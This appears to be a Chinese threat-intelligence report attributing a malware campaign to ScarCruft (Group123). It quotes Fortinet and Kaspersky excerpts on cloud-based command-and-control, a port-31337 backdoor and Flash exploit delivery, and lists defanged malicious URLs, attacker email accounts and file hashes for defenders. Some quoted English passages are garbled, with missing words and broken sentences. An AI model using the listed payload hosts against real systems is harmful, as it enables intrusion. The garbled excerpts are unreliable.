There are several advantages to using a cloud service as a C&C server. First and foremost, it's a lot easier to setup and there are a lot storage services out there with more than enough functionalities for such purpose. As a result, attackers no longer need to setup their servers or compromise others, and at the same time it is assured to always be online and accessible. Moreover, it is more complicatec forensic investigations because there is simply little information to work with. Contrary to using a compromised web site, in this case t actual machine to do forensics on or a web admin that might spot the malware traces. Lastly, accounts for such services are protecte policies, which can be a pain to work with if information is needed about a certain account.

These are the email accounts used to register the pCLoud accounts in this campaign, including disposable ones. Since first discovere documented, this list may have grown or changed:

szfmcyjl15wfe@pokemail.net
dribacukes@throwawaymail.com
silverbrown6767@yandex.com
laowinjintorres@yandex.com
wirecapital9090@yandex.com
longspairman@yandex.com
laowinjintorres@yandex.com
kduandql@yomail.info
applestorm8188@yandex.com

Data Exfiltration and Further Infiltration

By using pCloud APIs this campaign is able to easily upload data from the victim as well as download additional tools or malware into system.

虽然该文件并未明确支持组织名，但是从相关iocs的杀软家族来看为ScarCruft ，即为Group123：

936ff56db5512899427188afc4eabf537e715a756f772de07b79420f42531227

Ad-Aware	Gen:Variant.Symmi.59414	AegisLab	Gen.Variant.Symmi!c
AhnLab-V3	Trojan/Win32.Compfolder.N2010335635	ALYac	Trojan.Agent.flashve
Antiy-AVL	Trojan[:HEUR]/Win32.ScarCruft	Arcabit	Trojan.Symmi.DE816
Avast	Win32:Malware-gen	AVG	Win32/DH{CVsTJYFG?}
Avira (no cloud)	TR/Downloader.Gen	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401.95…	BitDefender	Gen:Variant.Symmi.59414
Bkav	W32.Clod4a5.Trojan.9261	CrowdStrike Falcon	Malicious_confidence_100% (D)
Emsisoft	Gen:Variant.Symmi.59414 (B)	eScan	Gen:Variant.Symmi.59414
ESET-NOD32	A Variant Of Generik.ISFJBJE	F-Secure	Gen:Variant.Symmi.59414
Fortinet	PossibleThreat	GData	Gen:Variant.Symmi.59414
Jiangmin	Trojan.ScarCruft.m	K7AntiVirus	Riskware (0040eff71)
K7GW	Riskware (0040eff71)	Kaspersky	HEUR:Trojan.Win32.ScarCruft.gen
McAfee	RDN/Generic.dx	McAfee-GW-Edition	BehavesLike.Win32.PWSZbot.dc
Microsoft	Trojan:Win32/Dynamer!ac	NANO-Antivirus	Trojan.Win32.UXKK4726.ecqpgp
Panda	Trj/GdSda.A	Qihoo-360	HEUR/QVM11.1.Malware.Gen
Rising	Malware.Generic!gwmFVz4lgrB@5 (thun…	Sophos AV	Mal/Generic-S
Sophos ML	Trojan.winnt.mooqkel.a	Symantec	Heur.AdvML.B
TrendMicro	TROJ_GEN.R01TC0DEU16	TrendMicro-HouseCall	TROJ_GEN.R01TC0DEU16
VIPRE	Trojan.Win32.Generic!BT	ViRobot	Trojan.Win32.Agent.249344.H[h]
Zillya	Trojan.Heur.Win32.1734	CAT-QuickHeal	Undetected

2） 某些受控机在下载附件前会访问某url：www.chateau-eu.fr，具体原因不明。通过腾讯安图检索www.chateau-eu.fr如下：

而根据www.chateau-eu.fr进行反查，同样关联到另一篇文章：

server and didn't need a backdoor to operate it, we consider other possible interpretations less likely.

The artifact encountered is the following:

Name	svchost.exe
MD5	58a4d93d386736cb9843a267c7c3c10b
Size	37,888

Interestingly, the backdoor is written in assembly language and was injected into an empty Visual C executable that served as a template. This unusual implementation was likely chosen in order to confuse analysis or prevent detection by simple anti-virus programs.

The backdoor is primitive and does nothing but listen to port 31337[11] and wait for a payload to be sent. The acceptable payload format is depicted in Figure 1.

Figure 1: Acceptable payload format.

The assembly code is then executed and can perform any action chosen by the predatory attackers. The backdoor requires no authentication. Combining this sort of backdoor with Metasploit or other similar frameworks could easily have been used to control the system.

Black sheep wall

In June 2016, *Kaspersky Lab* researchers discovered an unknown zero-day *Adobe Flash Player* exploit actively leveraged in targeted attacks. Further analysis revealed payload overlaps with the DarkHotel threat actor. DarkHotel is known to have deployed several *Adobe Flash Player* exploits over the years. What makes this case particularly interesting is the fact that one of the websites compromised by DarkHotel for use in watering hole attacks hosted exploitation scripts from another APT group. We code-named this second actor 'ScarCruft'.

According to our telemetry, ScarCruft appears to have been targeting Russian, Chinese, and Korean-speaking companies and individuals, among others. This actor relies on watering hole and spear-phishing attacks to infect its victims.

The most interesting overlap between DarkHotel and ScarCruft became apparent with two operations we named 'Operation Daybreak' and 'Operation Erebus'.

Operation Daybreak appears to have been launched by ScarCruft in March 2016 and employed a previously unknown (zero-day) *Adobe Flash Player* exploit. The script used for exploitation was hosted at the following link:

```
hxxp://scarcroft[.]net/plus/thumbs/index.php
```

At the end of May 2016, *Kaspersky*'s advanced heuristic detection technology caught a new, unique web attack abusing the CVE-2016-4117 vulnerability. The malicious payloads were distributed from compromised websites and didn't display apparent connections to previously known malware. We decided to call this 'Operation Erebus'.

In Operation Erebus, the two hacked websites used in the attacks included the following link:

```
hxxp://scarcroft[.]net/wp-content/plugins/twitplug/
twitter.php
```

Additional links included:

```
hxxp://www[.]chateau-eu[.]fr/wp-content/player/
qqplayer.php?...

hxxp://www[.]chateau-eu[.]fr/wp-content/player/
qqplayer.jpg

hxxp://www[.]chateau-eu[.]fr/wp-content/plugins/
gallery/photo-gallery.php?...

hxxp://www[.]chateau-eu[.]fr/wp-content/protect/wp-
protect.php?...
```

Those links delivered a CVE-2016-4117 exploit, ripped from previously known samples delivering FinFisher payloads, with a slightly modified shellcode and payload URL, as shown in Figure 2.

[11] The most 'LEET!' port.

该文章提到的信息跟这次攻击活动都非常相似：

如文件名svchost，但是样本无法下载，因此无法实锤；

基础设施域名重合；

url都都存在wp-content。

而该文章中提到的组织正好为Group123。

3、TTPs

从攻击手法上来看，该活动的攻击TTPs、攻击对象、攻击者背景跟Darkhotel和Group123类似。但是由于攻击对象主要为韩国，以及通过RAT下发收集文件的插件的方式，跟Group123都极为相似，因此我们猜测大概率为Group123。

4、结论

综上，我们对该次攻击定性为攻击组织Group123的新的攻击活动。

四、总结

Group123是针对中国大陆攻击活动非常频繁的一个攻击组织，该组织有使用0day进行攻击的能力，因此攻击战斗力不容小觑。虽然目前发现的一些受控机都为跟外贸相关的单位和人士，但是相关的政府部门也不能掉以轻心。

五、安全建议

我们建议外贸企业及重要机构参考以下几点加强防御：

1. 通过官方渠道或者正规的软件分发渠道下载相关软件；

2. 谨慎连接公用的WiFi网络。若必须连接公用WiFi网络，建议不要进行可能泄露机密信息或隐私信息的操作，如收发邮件、IM通信、银行转账等；最好不要在连接公用WiFi时进行常用软件的升级操作；

3.不要打开不明来源的邮件附件、可疑文档勿启用宏代码；

4.及时打系统补丁和重要软件的补丁；

5.使用腾讯电脑管家或腾讯御点终端安全管理系统防御可能的病毒木马攻击；

6.推荐企业用户部署腾讯御界高级威胁检测系统及时捕捉黑客攻击。御界高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。（https://s.tencent.com/product/gjwxjc/index.html）

六、附录

1、IOCs

hxxp://artmuseums.or.kr/swfupload/fla/1.jpg

hxxp://fjtlephare.fr/wp-content/uploads/2018/05/null/

hxxp://casaabadia.es/ wp-content/uploads/2018/06/null/

svchost.exe（RAT）

e26c81c569f6407404a726d48aa4d886

list of delivery.doc.exe

ce4614fcf12ef25bcfc47cf68e3d008d

BN-190820.doc.exe（RAT）

94fd9ed97f1bc418a528380b1d0a59c3

plugin

b23a707a8e34d86d5c4902760990e6b1

winrar

6f29df571ac82cfc99912fdcca3c7b4c

2019-08-08.doc.exe

51da0042fe2466747e6e6bc7ff6012b2

2、参考文章

1） https://www.fortinet.com/blog/threat-research/evasive-malware-campaign-abuses-free-cloud-service-targets-korean-speakers.html

2） https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07170728/Guerrero-Saade-Raiu-VB2017.pdf